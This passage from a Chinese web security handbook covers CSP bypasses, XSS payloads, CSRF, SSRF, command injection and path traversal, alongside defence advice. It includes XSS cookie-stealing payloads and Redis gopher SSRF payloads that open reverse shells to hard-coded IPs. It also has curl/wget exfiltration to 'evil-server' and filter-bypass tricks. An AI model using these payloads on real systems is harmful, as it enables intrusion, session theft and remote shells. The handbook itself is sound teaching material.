 - - 声明允许暴露的头
 - e.g. `Access-Control-Expose-Headers: X-My-Custom-Header, X-Another-Custom-Header`
- - Access-Control-Max-Age
 - - 声明Cache时间
 - `Access-Control-Max-Age: <delta-seconds>`
- - Access-Control-Allow-Credentials
 - - 声明是否允许在请求中带入
 - `Access-Control-Allow-Credentials: true`
- - Access-Control-Allow-Methods

- - 声明允许的访问方式
 - `Access-Control-Allow-Methods: <method>[, <method>]*`
- - Access-Control-Allow-Headers
 - - 声明允许的头部
 - `Access-Control-Allow-Headers: <field-name>[, <field-name>]*`

4.2.3.4.2. 常见请求头

- - Origin
 - - 指定请求的源
 - `Origin: <origin>`
- - Access-Control-Request-Method
 - - 声明请求使用的方法
 - `Access-Control-Request-Method: <method>`
- - Access-Control-Request-Headers
 - - 声明请求使用的header
 - `Access-Control-Request-Headers: <field-name>[, <field-name>]*`

4.2.3.4.3. 防御建议

- 如非必要不开启CORS
- 定义详细的白名单，不使用通配符，仅配置所需要的头
- 配置 `Vary: Origin` 头部
- 如非必要不使用 `Access-Control-Allow-Credentials`
- 限制缓存的时间

4.2.3.5. 阻止跨源访问

阻止跨域写操作，可以检测请求中的 `CSRF token`，这个标记被称为Cross-Site Request Forgery (CSRF) 标记。

阻止资源的跨站读取，因为嵌入资源通常会暴露信息，需要保证资源是不可嵌入的。但是多数情况下浏览器都不会遵守 `Content-Type` 消息头。例如如果在HTML文档中指定 `<script>` 标记，则浏览器会尝试将HTML解析为JavaScript。

4.2.4. CSP

4.2.4.1. CSP是什么？

Content Security Policy，简称 CSP。顾名思义，这个规范与内容安全有关，主要是用来定义页面可以加载哪些资源，减少 XSS 的发生。

4.2.4.2. 配置

CSP策略可以通过 HTTP 头信息或者 meta 元素定义。

CSP 有三类：

- Content-Security-Policy (Google Chrome)
- X-Content-Security-Policy (Firefox)
- X-WebKit-CSP (WebKit-based browsers, e.g. Safari)

1. HTTP header :
2. "Content-Security-Policy:" 策略
3. "Content-Security-Policy-Report-Only:" 策略

HTTP Content-Security-Policy 头可以指定一个或多个资源是安全的，而Content-Security-Policy-Report-Only则是允许服务器检查（非强制）一个策略。多个头的策略定义由优先采用最先定义的。

HTML Meta :

1. `<meta http-equiv="content-security-policy" content="策略">`
2. `<meta http-equiv="content-security-policy-report-only" content="策略">`

4.2.4.2.1. 指令说明

指令	说明
default-src	定义资源默认加载策略
connect-src	定义 Ajax、WebSocket 等加载策略
font-src	定义 Font 加载策略
frame-src	定义 Frame 加载策略
img-src	定义图片加载策略
media-src	定义 <audio>、<video> 等引用资源加载策略
object-src	定义 <applet>、<embed>、<object> 等引用资源加载策略
script-src	定义 JS 加载策略
style-src	定义 CSS 加载策略

base-uri	定义 <base> 根URL策略，不使用default-src作为默认值
sandbox	值为 allow-forms，对资源启用 sandbox
report-uri	值为 /report-uri，提交日志

4.2.4.2.2. 关键字

- - -
 - - 允许从任意url加载，除了 `data:` `blob:` `filesystem:` `schemes`
 - e.g. `img-src -`
- - none
 - - 禁止从任何url加载资源
 - e.g. `object-src 'none'`
- - self
 - - 只可以加载同源资源
 - e.g. `img-src 'self'`
- - data:
 - - 可以通过data协议加载资源
 - e.g. `img-src 'self' data:`
- - domain.example.com
 - - e.g. `img-src domain.example.com`
 - 只可以从特定的域加载资源
- - *.example.com
 - - e.g. `img-src *.example.com`
 - 可以从任意example.com的子域处加载资源
- - https://cdn.com
 - - e.g. `img-src https://cdn.com`
 - 只能从给定的域用https加载资源
- - https:
 - - e.g. `img-src https:`

- 只能从任意域用https加载资源
- - `unsafe-inline`
 - - 允许内部资源执行代码例如style attribute, onclick或者是script标签
 - e.g. `script-src 'unsafe-inline'`
- - `unsafe-eval`
 - - 允许一些不安全的代码执行方式，例如js的eval()
 - e.g. `script-src 'unsafe-eval'`
- - `nonce-<base64-value>'`
 - - 使用随机的nonce，允许加载标签上nonce属性匹配的标签
 - e.g. `script-src 'nonce-bm9uY2U='`
- - `<hash-algo>-<base64-value>'`
 - - 允许hash值匹配的代码块被执行
 - e.g. `script-src 'sha256-<base64-value>'`

4.2.4.2.3. 配置范例

允许执行内联 JS 代码，但不允许加载外部资源

```
1. Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline';
```

4.2.4.3. Bypass

4.2.4.3.1. 预加载

浏览器为了增强用户体验，让浏览器更有效率，就有一个预加载的功能，大体是利用浏览器空闲时间去加载指定的内容，然后缓存起来。这个技术又细分为DNS-prefetch、subresource、prefetch、preconnect、prerender。

HTML5页面预加载是用link标签的rel属性来指定的。如果csp头有unsafe-inline，则用预加载的方式可以向外界发出请求，例如

```
1. <!-- 预加载某个页面 -->
2. <link rel='prefetch' href='http://xxx'><!-- firefox -->
3. <link rel='prerender' href='http://xxx'><!-- chrome -->
4. <!-- 预加载某个图片 -->
5. <link rel='prefetch' href='http://xxx/x.jpg'>
6. <!-- DNS 预解析 -->
7. <link rel="dns-prefetch" href="http://xxx">
```

```
8. <!-- 特定文件类型预加载 -->
9. <link rel='preload' href='//xxxxx/xx.js'><!-- chrome -->
```

另外，不是所有的页面都能够被预加载，当资源类型如下时，讲阻止预加载操作：

- URL中包含下载资源
- 页面中包含音频、视频
- POST、PUT和DELET操作的ajax请求
- HTTP认证
- HTTPS页面
- 含恶意软件的页面
- 弹窗页面
- 占用资源很多的页面
- 打开了chrome developer tools开发工具

4.2.4.3.2. MIME Sniff

举例来说，csp禁止跨站读取脚本，但是可以跨站读img，那么传一个含有脚本的img，再 `<script href='http://xxx.com/xx.jpg'>`，这里csp认为是一个img，绕过了检查，如果网站没有回正确的mime type，浏览器会进行猜测，就可能加载该img作为脚本

4.2.4.3.3. 302跳转

对于302跳转绕过CSP而言，实际上有以下几点限制：

- 跳板必须在允许的域内。
- 要加载的文件的host部分必须跟允许的域的host部分一致

4.2.4.3.4. iframe

当可以执行代码时，可以创建一个源为 `css` `js` 等静态文件的frame，在配置不当时，该frame并不存在csp，则在该frame下再次创建frame，达到bypass的目的。同理，使用 `../../../../` `/%2e%2e%2f` 等可能触发服务器报错的链接也可以到达相应的目的。

4.2.4.3.5. 其他

- CND Bypass, 如果网站信任了某个CDN，那么可利用相应的CDN bypass
- Angular versions <1.5.9 >=1.5.0，存在漏洞 [Git Pull Request](#)
- - jQuery sourcemap
 -

```
1. document.write(`<script>
2. //@      sourceMappingURL=http://xxxx/`+document.cookie+`</script>`);`
```

- a标签的ping属性
- For FireFox `<META HTTP-EQUIV="refresh" CONTENT="0; url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnSWhhdmVZb3V0b3cnKTS8L3NjcmlwdD4=">`
- `<link rel="import" />`
- `<meta http-equiv="refresh" content="0; url=http://..." />`
- - 当script-src为nonce或无限制，且base-uri无限制时，可通过 `base` 标签修改根URL来 bypass，如下加载了<http://evil.com/main.js>
 -

```
1. <base href="http://evil.com/">
2. <script nonce="correct value" src="/main.js"></script>
```

4.2.5. XSS数据源

4.2.5.1. URL

- `location`
- `location.href`
- `location.pathname`
- `location.search`
- `location.hash`
- `document.URL`
- `document.documentURI`
- `document.baseURI`

4.2.5.2. Navigation

- `window.name`
- `document.referrer`

4.2.5.3. Communication

- `Ajax`
- `Fetch`
- `WebSocket`
- `PostMessage`

4.2.5.4. Storage

- `Cookie`
- `LocalStorage`
- `SessionStorage`

4.2.6. Sink

4.2.6.1. 执行JavaScript

- `eval(payload)`
- `setTimeout(payload, 100)`
- `setInterval(payload, 100)`
- `Function(payload)()`
- `<script>payload</script>`
- ``

4.2.6.2. 加载URL

- `location=javascript:alert(/xss/)`
- `location.href=javascript:alert(/xss/)`
- `location.assign(javascript:alert(/xss/))`
- `location.replace(javascript:alert(/xss/))`

4.2.6.3. 执行HTML

- `xx.innerHTML=payload`
- `xx.outerHTML=payload`
- `document.write(payload)`
- `document.writeln(payload)`

4.2.7. XSS保护

4.2.7.1. HTML过滤

使用一些白名单或者黑名单来过滤用户输入的HTML，以实现过滤的效果。例如DOMPurify等工具都是用该方式实现了XSS的保护。

4.2.7.2. X-Frame

X-Frame-Options 响应头有三个可选的值：

- - DENY
 - 页面不能被嵌入到任何iframe或frame中
 -
- - SAMEORIGIN
 - 页面只能被本站页面嵌入到iframe或者frame中
 -
- - ALLOW-FROM
 - 页面允许frame或frame加载
 -

4.2.7.3. XSS保护头

基于 Webkit 内核的浏览器（比如Chrome）有一个名为XSS auditor的防护机制，如果浏览器检测到了含有恶意代码的输入被呈现在HTML文档中，那么这段呈现的恶意代码要么被删除，要么被转义，恶意代码不会被正常的渲染出来。

而浏览器是否要拦截这段恶意代码取决于浏览器的XSS防护设置。

要设置浏览器的防护机制，则可使用X-XSS-Protection字段该字段有三个可选的值

1. 0：表示关闭浏览器的XSS防护机制
- 2.
3. 1：删除检测到的恶意代码， 如果响应报文中没有看到X-XSS-Protection 字段，那么浏览器就认为X-XSS-Protection配置为1，这是浏览器的默认设置
- 4.
5. 1; mode=block：如果检测到恶意代码，在不渲染恶意代码

FireFox没有相关的保护机制，如果需要保护，可使用NoScript等相关插件。

4.2.8. WAF Bypass

- 利用<>标记
- - 利用html属性
 - - href
 - lowsrc
 - bgsound
 - background
 - value
 - action
 - dynsrc
- - 关键字
 - - 利用回车拆分
 - - 字符串拼接
 - - `window["a1" + "ert"]`
- - 利用编码绕过
 - - base64
 - jsfuck
 - String.fromCharCode
 - HTML
 - URL
 - - hex
 - - `window["\x61\x6c\x65\x72\x74"]`
 - unicode
 - - utf7
 - - `+ADw-script+AD4-alert('XSS')+ADsAPA-/script+AD4-`
 - utf16
- 大小写混淆
- 对标签属性值转码
- 产生事件
- css跨站解析
-

- 长度限制bypass
 - - `eval(name)`
 - `eval(hash)`
 - `import`
 - `$.getScript`
 - `$.get`
- - `.`
 - - 使用 `.` 绕过IP/域名
 - `document['cookie']` 绕过属性取值
- 过滤引号用 ``` 绕过

4.2.9. 技巧

内容索引:

- [4.2.9.1. CSS 注入](#)
 - [4.2.9.1.1. 基本介绍](#)
 - [4.2.9.1.2. CSS selectors](#)
 - [4.2.9.1.3. Abusing Unicode Range](#)
- [4.2.9.2. Bypass Via Script Gadgets](#)
 - [4.2.9.2.1. 简介](#)
 - [4.2.9.2.2. 例子](#)
- [4.2.9.3. jsfuck cheat sheet](#)
 - [4.2.9.3.1. Basic values](#)
 - [4.2.9.3.2. Basic strings](#)
 - [4.2.9.3.3. Higher numbers](#)
 - [4.2.9.3.4. String alphabet](#)
- [4.2.9.4. RPO\(Relative Path Overwrite\)](#)

4.2.10. Payload

4.2.10.1. 常用

- `<script>alert(/xss/)</script>`
- `<svg onload=alert(document.domain)>`
- ``
- `<M onmouseover=alert(document.domain)>M`
- `<marquee onscroll=alert(document.domain)>`
- `M`
- `<body onload=alert(document.domain)>`
- `<details open ontoggle=alert(document.domain)>`
- `<embed src=javascript:alert(document.domain)>`

4.2.10.2. 大小写绕过

- `<script>alert(1)</script>`
- `<sCrIpT>alert(1)</sCrIpT>`
- `<ScRiPt>alert(1)</ScRiPt>`
- `<sCrIpT>alert(1)</ScRiPt>`
- `<ScRiPt>alert(1)</sCrIpT>`
- ``
- ``
- ``
- ``
- `<marquee onscroll=alert(1)>`
- `<mArQuEe OnScRoLl=alert(1)>`
- `<MaRqUeE oNsCrOll=alert(1)>`

4.2.10.3. 各种alert

- `<script>alert(1)</script>`
- `<script>confirm(1)</script>`
- `<script>prompt(1)</script>`
- `<script>alert('1')</script>`
- `<script>alert("1")</script>`
- `<script>alert 1 </script>`
- `<script>(alert)(1)</script>`
- `<script>a=alert,a(1)</script>`
- `<script>[1].find(alert)</script>`
- `<script>top"al"+"ert"</script>`
- `<script>top"a"+"l"+"e"+"r"+"t"</script>`

- `<script>top/al/.source+/ert/.source</script>`
- `<script>top/a/.source+/l/.source+/e/.source+/r/.source+/t/.source</script>`

4.2.10.4. 伪协议

- `M`
- `M`
- `M`
- `M`

4.2.10.5. Chrome XSS auditor bypass

- `?param=https://¶m=@z.exeye.io/import%20rel=import%3E`
- `<base href=javascript:/M/>M`
- `<base href=javascript:/M/><iframe src=,alert(1)></iframe>`

4.2.10.6. 长度限制

1. `<script>s+="1"</script>`
2. `\...`
3. `<script>eval(s)</script>`

4.2.10.7. jquery sourceMappingURL

```
</textarea><script>var a=1//@ sourceMappingURL=//xss.site</script>
```

4.2.10.8. 图片名

```
"><img src=x onerror=alert(document.cookie)>.gif
```

4.2.10.9. 过期的payload

- `src=javascript:alert`基本不可以用
- `css expression`特性只在旧版本ie可用

4.2.10.10. css

1. `<div style="background-image:url(javascript:alert(/xss/))">`
2. `<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>`

4.2.10.11. markdown

```

1. [a](javascript:prompt(document.cookie))
2. [a](j a v a s c r i p t:prompt(document.cookie))
3. <&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x27&#x29>
4. ![a'"`onerror=prompt(document.cookie)](x)
5. [notmalicious](javascript:window.onerror=alert;throw%20document.cookie)
6. [a](data:text/html;base64,PHNjcmlwdD5hbGVydCgveHNzLyk8L3NjcmlwdD4=)
7. ![a](data:text/html;base64,PHNjcmlwdD5hbGVydCgveHNzLyk8L3NjcmlwdD4=)

```

4.2.10.12. iframe

```

1. <iframe onload='
2.     var sc   = document.createElement("scr" + "ipt");
3.     sc.type  = "text/javascr" + "ipt";
4.     sc.src   = "http://1.2.3.4/js/hook.js";
5.     document.body.appendChild(sc);
6.     '
7. />

```

- `<iframe src=javascript:alert(1)></iframe>`
- `<iframe src="data:text/html,<iframe src=javascript:alert('M')></iframe>"></iframe>`
- `<iframe src=data:text/html;base64,PGlmcmFtZSBzcmM9amF2YXNjcmlwdDphbGVydCgiTWfubml4Iik+PC9pZnJhbWU+></iframe>`
- `<iframe srcdoc=<svg/onload=alert(1>></iframe>`
- `<iframe src=http://baidu.com width=1366 height=768></iframe>`
- `<iframe src=javascript:alert(1) width=1366 height=768></iframe>`

4.2.10.13. form

- `<form action=javascript:alert(1)><input type=submit>`
- `<form><button formaction=javascript:alert(1)>M`
- `<form><input formaction=javascript:alert(1) type=submit value=M>`
- `<form><input formaction=javascript:alert(1) type=image value=M>`
- `<form><input formaction=javascript:alert(1) type=image src=1>`

4.2.10.14. meta

```
<META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css&gt;; REL=stylesheet">
```

4.2.11. 持久化

4.2.11.1. 基于存储

有时候网站会将信息存储在Cookie或localStorage，而因为这些数据一般是网站主动存储的，很多时候没有对Cookie或localStorage中取出的数据做过滤，会直接将其取出并展示在页面中，甚至存了JSON格式的数据时，部分站点存在 `eval(data)` 之类的调用。因此当有一个XSS时，可以把payload写入其中，在对应条件下触发。

在一些条件下，这种利用方式可能因为一些特殊字符造成问题，可以使用 `String.fromCharCode` 来绕过。

4.2.11.2. Service Worker

Service Worker可以拦截http请求，起到类似本地代理的作用，故可以使用Service Worker Hook一些请求，在请求中返回攻击代码，以实现持久化攻击的目的。

在Chrome中，可通过 `chrome://inspect/#service-workers` 来查看Service Worker的状态，并进行停止。

4.2.11.3. AppCache

在可控的网络环境下（公共wifi），可以使用AppCache机制，来强制存储一些Payload，未清除的情况下，用户访问站点时对应的payload会一直存在。

4.2.12. 参考链接

4.2.12.1. wiki

- [AwesomeXSS](#)
- [w3c](#)
- [dom xss wiki](#)
- [content-security-policy.com](#)
- [markdwon xss](#)
- [xss cheat sheet](#)
- [html5 security cheatsheet](#)
- [http security headers](#)
- [XSSChallengeWiki](#)

4.2.12.2. Challenges

- [XSS Challenge By Google](#)
- [prompt to win](#)

4.2.12.3. CSS

- [rpo](#)
- [rpo攻击初探](#)
- [Reading Data via CSS](#)
- [css based attack abusing unicode range](#)
- [css injection](#)
- [css timing attack](#)

4.2.12.4. 同源策略

- [Same origin policy](#)
- [cors security guide](#)
- [logically bypassing browser security boundaries](#)

4.2.12.5. bypass

- [666 lines of xss payload](#)
- [xss auditor bypass](#)
- [xss auditor bypass writeup](#)
- [bypassing csp using polyglot jpegs](#)
- [bypass xss filters using javascript global variables](#)

4.2.12.6. 持久化

- [变种XSS 持久控制 by tig3r](#)
- [Using Appcache and ServiceWorker for Evil](#)

4.2.12.7. Tricks

- [Service Worker 安全探索](#)
- [前端黑魔法](#)

4.3. CSRF

4.3.1. 简介

CSRF (Cross-site request forgery) 跨站请求伪造, 也被称为“One Click Attack”或者Session Riding, 通常缩写为CSRF, 是一种对网站的恶意利用。尽管听起来像跨站脚本 (XSS), 但它与XSS非常不同, XSS利用站点内的信任用户, 而CSRF则通过伪装来自受信任用户的请求来利用受信任的网站。

4.3.2. 分类

4.3.2.1. 资源包含

资源包含是在大多数介绍CSRF概念的演示或基础课程中可能看到的类型。这种类型归结为控制HTML标签 (例如 <image>、<audio>、<video>、<object>、<script>等) 所包含的资源的攻击者。如果攻击者能够影响URL被加载的话, 包含远程资源的任何标签都可以完成攻击。

由于缺少对Cookie的源点检查, 如上所述, 此攻击不需要XSS, 可以由任何攻击者控制的站点或站点本身执行。此类型仅限于GET请求, 因为这些是浏览器对资源URL唯一的请求类型。这种类型的主要限制是它需要错误地使用安全的HTTP请求方式。

4.3.2.2. 基于表单

通常在正确使用安全的请求方式时看到。攻击者创建一个想要受害者提交的表单; 其包含一个JavaScript片段, 强制受害者的浏览器提交。

该表单可以完全由隐藏的元素组成, 以致受害者很难发现它。

如果处理cookies不当, 攻击者可以在任何站点上发动攻击, 只要受害者使用有效的cookie登录, 攻击就会成功。如果请求是有目的性的, 成功的攻击将使受害者回到他们平时正常的页面。该方法对于攻击者可以将受害者指向特定页面的网络钓鱼攻击特别有效。

4.3.2.3. XMLHttpRequest

这可能是最少看到的方式。

由于许多现代Web应用程序依赖XHR, 许多应用花费大量的时间来构建和实现这一特定的对策。

基于XHR的CSRF通常由于SOP而以XSS有效载荷的形式出现。没有跨域资源共享策略 (CORS), XHR仅限于攻击者托管自己的有效载荷的原始请求。

这种类型的CSRF的攻击有效载荷基本上是一个标准的XHR, 攻击者已经找到了一些注入受害者浏览器DOM的方式。

4.3.3. 防御

- 通过CSRF-token或者验证码来检测用户提交
- 验证Referer/Content-Type
- 对于用户修改删除等操作最好都使用POST操作
- 避免全站通用的cookie，严格设置cookie的域

4.3.4. 参考链接

- [demo](#)
- [Wiping Out CSRF](#)
- [Neat tricks to bypass CSRF protection](#)

4.4. SSRF

4.4.1. 简介

服务端请求伪造 (Server Side Request Forgery, SSRF) 指的是攻击者在未能取得服务器所有权限时, 利用服务器漏洞以服务器的身份发送一条构造好的请求给服务器所在内网。SSRF攻击通常针对外部网络无法直接访问的内部系统。

4.4.2. 漏洞危害

SSRF可以对外网、服务器所在内网、本地进行端口扫描, 攻击运行在内网或本地的应用, 或者利用File协议读取本地文件。

内网服务防御相对外网服务来说一般会较弱, 甚至部分内网服务为了运维方便并没有对内网的访问设置权限验证, 所以存在SSRF时, 通常会造成较大的危害。

4.4.3. 利用方式

SSRF利用存在多种形式以及不同的场景, 针对不同场景可以使用不同的绕过方式。

以curl为例, 可以使用dict protocol操作Redis、file协议读文件、gopher协议反弹Shell等功能, 常见的Payload如下:

```
1. curl -vvv 'dict://127.0.0.1:6379/info'
2.
3. curl -vvv 'file:///etc/passwd'
4.
5. # * 注意: 链接使用单引号, 避免$变量问题
6.
7. curl -vvv
'gopher://127.0.0.1:6379/_*1%0d%0a$8%0d%0aflushall%0d%0a*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$64%0d%0a%0d%0a%0a*1 * * * bash -i >& /dev/tcp/103.21.140.84/6789
0>&1%0a%0a%0a%0a%0d%0a%0d%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0a%0d%0a$16%0d%0a/v
ar/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1
%0d%0a$4%0d%0asave%0d%0aquit%0d%0a'
```

4.4.4. 相关危险函数

SSRF涉及到的危险函数主要是网络访问, 支持伪协议的网络读取。以PHP为例, 涉及到的函数有

`file_get_contents()` / `fsockopen()` / `curl_exec()` 等。

4.4.5. 过滤绕过

4.4.5.1. 更改IP地址写法

一些开发者会通过过滤传过来的URL参数进行正则匹配的方式来过滤掉内网IP，如采用如下正则表达式：

- `^10\.([2][0-4]\d|[2][5][0-5]|([01]?\d?\d)){3}$`
- `^172\.([1][6-9]|([2]\d|3[01])\.([2][0-4]\d|[2][5][0-5]|([01]?\d?\d)){2}$`
- `^192\.168\.([2][0-4]\d|[2][5][0-5]|([01]?\d?\d)){2}$`

对于这种过滤我们采用改编IP的写法的方式进行绕过，例如192.168.0.1这个IP地址可以被改写成：

- 8进制格式：0300.0250.0.1
- 16进制格式：0xC0.0xA8.0.1
- 10进制整数格式：3232235521
- 16进制整数格式：0xC0A80001

还有一种特殊的省略模式，例如10.0.0.1这个IP可以写成10.1。

访问改写后的IP地址时，Apache会报400 Bad Request，但Nginx、MySQL等其他服务仍能正常工作。

另外，0.0.0.0这个IP可以直接访问到本地，也通常被正则过滤遗漏。

4.4.5.2. 使用解析到内网的域名

如果服务端没有先解析IP再过滤内网地址，我们就可以使用localhost等解析到内网的域名。

另外 `xip.io` 提供了一个方便的服务，这个网站的子域名会解析到对应的IP，例如192.168.0.1.xip.io，解析到192.168.0.1。

4.4.5.3. 利用解析URL所出现的问题

在某些情况下，后端程序可能会对访问的URL进行解析，对解析出来的host地址进行过滤。这时候可能会出现对URL参数解析不当，导致可以绕过过滤。

比如 `http://www.baidu.com@192.168.0.1/` 当后端程序通过不正确的正则表达式（比如将http之后到com为止的字符内容，也就是www.baidu.com，认为是访问请求的host地址时）对上述URL的内容进行解析的时候，很有可能会认为访问URL的host为www.baidu.com，而实际上这个URL所请求的内容都是192.168.0.1上的内容。

4.4.5.4. 利用跳转

如果后端服务器在接收到参数后，正确的解析了URL的host，并且进行了过滤，我们这个时候可以使用跳转的方式进行绕过。

可以使用如 `http://httpbin.org/redirect-to?url=http://192.168.0.1` 等服务跳转，但是由于URL中包含了192.168.0.1这种内网IP地址，可能会被正则表达式过滤掉，可以通过短地址的方式来绕过。

常用的跳转有302跳转和307跳转，区别在于307跳转会转发POST请求中的数据等，但是302跳转不会。

4.4.5.5. 通过各种非HTTP协议

如果服务器端程序对访问URL所采用的协议进行验证的话，可以通过非HTTP协议来进行利用。

比如通过gopher，可以在一个url参数中构造POST或者GET请求，从而达到攻击内网应用的目的。例如可以使用gopher协议对与内网的Redis服务进行攻击，可以使用如下的URL：

```
1. gopher://127.0.0.1:6379/_*1%0d%0a$8%0d%0aflushall%0d%0a*3%0d%0a$3%0d%0aset%0d%0a1%0d%0a1%0d%0a$64%0d%0a%0d%0a%0a%0a*/1* * * * bash -i >&
/dev/tcp/172.19.23.228/23330>&1%0a%0a%0a%0a%0d%0a%0d%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0aquit%0d%0a
```

除了gopher协议，File协议也是SSRF中常用的协议，该协议主要用于访问本地计算机中的文件，我们可以通过类似 `file:///path/to/file` 这种格式来访问计算机本地文件。使用file协议可以避免服务端程序对于所访问的IP进行的过滤。例如我们可以通过 `file:///d:/1.txt` 来访问D盘中1.txt的内容。

4.4.5.6. DNS Rebinding

一个常用的防护思路是：对于用户请求的URL参数，首先服务器端会对其进行DNS解析，然后对于DNS服务器返回的IP地址进行判断，如果在黑名单中，就禁止该次请求。

但是在整个过程中，第一次去请求DNS服务进行域名解析到第二次服务端去请求URL之间存在一个时间差，利用这个时间差，可以进行DNS重绑定攻击。

要完成DNS重绑定攻击，我们需要一个域名，并且将这个域名的解析指定到我们自己的DNS Server，在我们的可控的DNS Server上编写解析服务，设置TTL时间为0。这样就可以进行攻击了，完整的攻击流程为：

- 服务器端获得URL参数，进行第一次DNS解析，获得了一个非内网的IP
- 对于获得的IP进行判断，发现为非黑名单IP，则通过验证
- 服务器端对于URL进行访问，由于DNS服务器设置的TTL为0，所以再次进行DNS解析，这一次DNS服务器返回的是内网地址。
- 由于已经绕过验证，所以服务器端返回访问内网资源的结果。

4.4.5.7. 利用IPv6

有些服务没有考虑IPv6的情况，但是内网又支持IPv6，则可以使用IPv6的本地IP如 `:::` `0000::1` 或IPv6的内网域名来绕过过滤。

4.4.5.8. 利用IDN

一些网络访问工具如Curl等是支持国际化域名（Internationalized Domain Name，IDN）的，国际化域名又称特殊字符域名，是指部分或完全使用特殊的文字或字母组成的互联网域名。

在这些字符中，部分字符会在访问时做一个等价转换，例如 `ⓍⓈⓐⓂⓅⓁⓔ.ⓒⓄⓂ` 和 `example.com` 等同。利用这种方式，可以用 `①②③④⑤⑥⑦⑧⑨⑩` 等字符绕过内网限制。

4.4.6. 可能的利用点

- ftp、ftps（FTP爆破）

- sftp
- tftp (UDP协议扩展)
- dict
- gopher
- ldap
- imap/imap3/pop3/pop3s/smtp/smtps (爆破邮件用户名密码)
- rtsp - smb/smb (连接SMB)
- telnet
- http、https
- mongodb
- ShellShock命令执行
- JBOSS远程Invoker war命令执行
- Java调试接口命令执行
- axis2-admin部署Server命令执行
- Jenkins Scripts接口命令执行
- Confluence SSRF
- Struts2 命令执行
- couchdb WEB API远程命令执行
- docker API远程命令执行
- php_fpm/fastcgi 命令执行
- tomcat命令执行
- Elasticsearch引擎Groovy脚本命令执行
- WebDav PUT上传任意文件
- WebSphere Admin可部署war间接命令执行
- Apache Hadoop远程命令执行
- zentoPMS远程命令执行
- HFS远程命令执行
- glassfish任意文件读取和war文件部署间接命令执行

4.4.7. 防御方式

- 过滤返回的信息
- 统一错误信息
- 限制请求的端口
- 禁止不常用的协议
- 对DNS Rebinding, 考虑使用DNS缓存或者Host白名单

4.4.8. 参考链接

- [SSRF漏洞分析与利用](#)
- [A New Era Of SSRF](#)
- [php ssrf technique](#)
- [谈一谈如何在Python开发中拒绝SSRF漏洞](#)
- [SSRF Tips](#)
- [SSRF in PHP](#)

4.5. 命令注入

4.5.1. 简介

命令注入通常因为指Web应用在服务器上拼接系统命令而造成的漏洞。

该类漏洞通常出现在调用外部程序完成一些功能的情景下。比如一些Web管理界面的配置主机名/IP/掩码/网关、查看系统信息以及关闭重启等功能，或者一些站点提供如ping、nslookup、提供发送邮件、转换图片等功能都可能出现该类漏洞。

4.5.2. 常见危险函数

4.5.2.1. PHP

- system
- exec
- passthru
- shell_exec
- popen
- proc_open

4.5.2.2. Python

- system
- popen
- subprocess.call
- spawn

4.5.2.3. Java

- java.lang.Runtime.getRuntime().exec(command)

4.5.3. 常见注入方式

- 分号分割
- `||` `&&` `&` 分割
- `|` 管道符
- `\r\n` `%d0%a0` 换行
- 反引号解析
- `$()` 替换

4.5.4. 无回显技巧

- bash反弹shell
- DNS带外数据
- - http带外
 - - `curl http://evil-server/${whoami}`
 - `wget http://evil-server/${whoami}`
- 无带外时利用 `sleep` 或其他逻辑构造布尔条件

4.5.5. 常见绕过方式

4.5.5.1. 空格绕过

- `<` 符号 `cat<123`
- `\t` / `%09`
- `${IFS}` 其中`{}`用来截断, 比如`cat${IFS}2`会被认为`IFS2`是变量名。另外, 在后面加个`$`可以起到截断的作用, 一般用`$9`, 因为`$9`是当前系统shell进程的第九个参数的持有者, 它始终为空字符串

4.5.5.2. 黑名单绕过

- `a=l;b=s;ab`
- base64 `echo "bHM=" | base64 -d`
- `/?in/?s` => `/bin/ls`
- 连接符 `cat /etc/pass'w'd`
- 未定义的初始化变量 `cat$x /etc/passwd`

4.5.5.3. 长度限制绕过

```
1. >wget\
2. >foo.\
3. >com
4. ls -t>a
5. sh a
```

上面的方法为通过命令行重定向写入命令, 接着通过`ls`按时间排序把命令写入文件, 最后执行直接在Linux终端下执行的话, 创建文件需要在重定向符号之前添加命令这里可以使用一些诸如`w, [,`之类的短命令, (使用`ls /usr/bin/?`查看) 如果不添加命令, 需要`Ctrl+D`才能结束, 这样就等于标准输入流的重定向而在php中, 使用 `shell_exec` 等执行系统命令的函数的时候, 是不存在标准输入流的, 所以可以直接创建文件

4.5.6. 常用符号

4.5.6.1. 命令分隔符

- `%0a` / `%0d` / `\n` / `\r`
- `;`
- `&` / `&&`

4.5.6.2. 通配符

- `*` 0到无穷个任意字符
- `?` 一个任意字符
- `[]` 一个在括号内的字符, e.g. `[abcd]`
- `[-]` 在编码顺序内的所有字符
- `[^]` 一个不在括号内的字符

4.5.7. 防御

- 不使用时禁用相应函数
- 尽量不要执行外部的应用程序或命令
- 做输入的格式检查
- - 转义命令中的所有shell元字符
 - - shell元字符包括 `#& ; ` , | * ? ~ - < > ^ () [] { } $ \`

4.6. 目录穿越

4.6.1. 简介

目录穿越（也被称为目录遍历/directory traversal/path traversal）是通过使用 `../` 等目录控制序列或者文件的绝对路径来访问存储在文件系统上的任意文件和目录，特别是应用程序源代码、配置文件、重要的系统文件等。

4.6.2. 攻击载荷

4.6.2.1. URL参数

- `../`
- `..\`
- `../;`

4.6.2.2. Nginx Off by Slash

- `https://vuln.site.com/files../`

4.6.2.3. UNC Bypass

- `\\localhost\c$\windows\win.ini`

4.6.3. 过滤绕过

- - 单次替换
 - - `...//`
- URL编码
- - 16位Unicode编码
 - - `\u002e`
- - 超长UTF-8编码
 - - `\%e0%40%ae`

4.6.4. 防御

在进行文件操作相关的API前，应该对用户输入做过滤。较强的规则下可以使用白名单，仅允许纯字母或数字字符等。

